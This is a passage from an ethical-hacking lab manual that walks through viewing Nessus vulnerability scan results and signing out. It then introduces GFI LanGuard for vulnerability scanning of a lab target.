
34. You can click the **Expand All** option to view the detailed scan report.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


35. A list of discovered vulnerabilities appears. You can further click on plugins (here, **42873**) to view more detailed information on the vulnerability

    Note: The results might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The selected plugin details are displayed, as shown in the screenshot.




37. In this way, you can select a vulnerability of your choice to view the complete details.

38. Once the vulnerability analysis is done, switch back to the tab where Nessus is running and click **Admin → Sign Out** in the top-right corner.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Once the session is successfully logged out, a **Signed out successfully. Goodbye, admin** notification appears.



40. This concludes the demonstration of performing vulnerability assessment using Nessus.
41. Close all open windows and document all the acquired information.
42. Turn off the **Windows 11** virtual machine.

Task 3: Perform Vulnerability Scanning using GFI LanGuard


GFI LanGuard scans, detects, assesses, and rectifies security vulnerabilities in your network and connected devices. It scans the network and ports to detect, assess, and correct security vulnerabilities, with minimal administrative effort. It scans your OSes, virtual environments, and installed applications through vulnerability check databases. It enables you to analyze the state of your network security, identify risks, and address how to take action before it is compromised.

Here, we will use GFI LanGuard to perform vulnerability scanning on the target system.

